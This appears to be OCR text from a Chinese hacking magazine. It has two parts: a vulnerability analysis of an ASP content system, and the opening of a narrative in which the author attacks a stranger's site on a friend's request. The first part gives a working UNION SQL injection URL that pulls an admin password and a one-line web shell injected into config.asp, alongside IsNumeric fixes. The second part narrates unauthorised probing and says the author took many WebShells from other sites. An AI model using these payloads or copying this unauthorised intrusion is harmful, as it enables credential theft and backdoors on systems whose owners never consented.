分析代码：为了利用比较方便，让smallclassid=""，语句(1)执行后，跳至语句(2)，这时我们可以为bigclassid变量构造Union语句了。由于数据库的[bigclass]表共7个字段，并且bigclassid变量为数字型，所以Union语句大体为"0 union select 1,2,3,4,5,6,7 from admin where username='base'"；语句(3)将bigclassname变量从rs1的第5个字段中取出，语句(5)将其显示在页面，这样将上面Uinon语句的5换为passwd，我们就可以直接注出密码了；语句(4)中的rs1("typeid")为rs1的第6个字段，为了让rs2能正常返回，该字段值应为[type]表typeid字段中存在的值，否则会返回如图4所示的错误 在首页中浏览任一新闻，在"栏目导航"处便可取得一个有效的typeid值，比如11；Union语句执行后会默认按第一个字段的升序进行排列，当第一个select语句执行就应该注意这点了。一般当bigclassid=0时，sql1="select * from bigclass where bigclassid="&bigclassid语句返回空集，此时rs1实际为第二个select语句查询的结果。由此，我们就可以构造Union语句，在IE地址输入如下语句便可获得base用户密码了。


HTTP 错误 500.100 - 内部服务器错误 - ASP 错误
Internet 信息服务

技术信息（用于支持人员）

- 错误类型：
  ADODB.Field (0x800A0BCD)
  BOF 或 EOF 中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。
  /admin/newsadd1.asp, 第 1380 行

图4

```
http://127.0.0.1/admin/newsadd1.asp?typeid=11&bigclassid=1%20union%20select%200,2,3,4,passwd,11,7%20from%20admin%20where%20username='base'%20
```

防范：用IsNumeric函数过滤bigclassname、smallclassname变量 另外，此文件也是仅利用chkuser.asp包含文件进行用户验证，会导致被任意访问。

攻略

能以超级管理员身份登录，那么网页的注入点就不重要了，关键是如何夺权了——挂马！该系统除了前面提到的uploadfaceok.asp上传漏洞可以挂马外，还存在config.asp配置文件直接挂马的漏洞。

漏洞8：admin/depmanage.asp的deptype变量未过滤，同时也是仅利用chkuser.asp包含文件进行用户验证。

攻击：此漏洞很明显，代码及分析略，直接给出构造的Union语句"0 union select 1,passwd,3 from admin where username='base'"，便可获得base的密

码。我们还可以构造Cookies的username值，不用登录直接注出base的密码。

防范：用IsNumeric函数过滤deptype变量，同时修改chkuser.asp包含文件。

漏洞9：inc/config.asp配置文件直接挂马。

攻击：由于将部分"网站属性设置"参数未经过滤就直接保存在inc/config.asp文件中，导致该文件成为网马的载体，如图5所示。比如将"上传文件大小"的值2000改为"2000"%><%If Request("#")<>"" Then Execute(Request("#"))'"并提交，修改成功后，inc/config.asp文件就成为海洋一句话木马了！需要说明的是，不正确的语句将导致网站属性设置、文件上传等功能出错而无法访问！




图5

防范：过滤写入该文件的所有变量，在admin/systemsave.asp文件中插入如下代码。

```
if not IsNumeric(request("MaxFileSize")) or InStr(request("UpFileType"), chr(34)) or InStr(request("byteType"), chr(34)) or InStr(request("basemenu"), chr(34)) then
  response.write "<script>alert('非法参数');history.back();</script>"
  response.end
end if
// 由于要插入代码就必须闭合变量前的双引号，所以对字符型变量限制双引号，对数字型变量用IsNumeric函数判断。此段代码插入到"Set rs = Server.CreateObject("ADODB.Recordset")"的前面。
```

论战

原本我只是想简单分析一下，谁知一发而不可收拾，竟然写了这么多。回过头来总体看，该系统关键的漏洞有三个，一是用户验证不严密，如chklogin.asp、chkuser.asp文件未过滤username变量，甚至uploadfaceok.asp、saveuser.asp等关键文件根本就没验证用户；二是对注册用户过于信任（多个文件存在注入）；三是config.asp配置文件直接挂马，uploadfaceok.asp存在上传漏洞。至于防范的关键，上面已经说得很清楚了，只要严密用户验证、关闭用户注册，这样系统就安全多了，必要的话还进一步防注入、防止挂马。另外，文中还提到了一些存在注入漏洞的文件未做分析，就留给大家吧！总之，我们实战攻击，提高防范，攻防兼备！

适合读者：入侵爱好者　　**前置知识**：无

对目标站点的探测分析到成功获取若干WebShell

文/图 Kidnaps

前几天，一个朋友让我弄一个站，他说想要那个站的源码，让我尽快搞定。刚好早早返回了学校，比较空闲，于是就答应了下来，结果就有了下文。

探测分析

一看目标网站，感觉很熟悉，不过记不起是什么程序了。随便打开供求信息的链接"http://www.xxx.com/showtradeinfo.asp?id=10"，在后面加了一个"'"，报错，如图1所示；继续提交"http://www.xxx.com/showtradeinfo.asp?id=10 and 1=1"，返回正常页面；再提交"http://www.xxx.com/showtradeinfo.asp?id=10 and 1=2"，又报错了。据此，我初步判断存在SQL注入漏洞。为了节省时间，直接用Domain3.6进行注入，如图2所示，得到了用户名和MD5密码。继续扫描后台，无功而返，用啊D扫描也没有结果，最后猜了几个后台也没成功，郁闷！

看来得找源程序看看了。我把网页拉到最下，想看看是否能得到一些有用的信息，结果版权信息全部改掉了。既然这个地方没有，那就再找找在线




图1




图2

帮助，查看是否有可利用的信息，结果仍然是无功而返。再提交http://www.xxx.com/readme.txt和http://www.xxx.com/robots.txt，为什么提交这两个URL呢？一般来说，如果程序是从网上下载的，都会附带readme.txt这个文件，里面有详细介绍程序的结构和使用方法 另一个是因为robots.txt是一种存放于网站根目录下的ASCII编码的文本文件，它通常告诉网络搜索引擎的漫游器，此网站中的哪些内容是不能被搜索引擎的漫游器获取的，哪些可以被获取。而一般情况下，管理员可能会将一些比较敏感的信息放在这个文件里，比如后台地址、数据库地址等。不过很可惜，仍然失败了。既然这样，那只能出最后的"杀手锏"了——定位特殊页。

看到前面的URL没有？showtradeinfo.asp不是什么常见的页面，应该可以拿来定位。在百度搜索"inurl:showtradeinfo.asp"，返回如图3所示，有六万多篇，相信基本都改掉了版权，所以又重新定位"powered by inurl:showtradeinfo.asp"，可惜百度找不到结果。这样的话，我就得一个个地去找，直到找到没有改版权的网站，这个工程巨大，不适合我这种懒人，继续找特殊文件。右键点击商品分类的链接，查看其属性，如图4所示，它也是比较特殊的文件，在百度定位"inurl:procat.asp"，返回如图5所示。看到没有？第一个"时代网联信息科技--商品快速分类——Powered by 时代商城购物系统"，是时代购物，哈哈！




图3



图4

从这里可以得知这套程序用的应该是时代购物的程序。后来查了一下，时代购物的后台应该是admin，那么这套程序的后台是修改了。我们知道，和这套程序同一版本的程序存在注入漏洞，因此，在百度里搜索"时代购物漏洞"、"时代购物注入漏洞"，返回如图6 所示，从中我们可以看到"时代购物系统 Ver4.5漏洞"的字眼，继续搜索定位，在百度中搜索"时代购物系统Ver4.5漏洞"，返回如图7所示。看来已经有高手做出了动画教学，我在黑白下载了教程，然后根据其方法拿下了不少的WebShell，教程的下载地址是http://www.heibai.net/vip/download/show.php?




图5

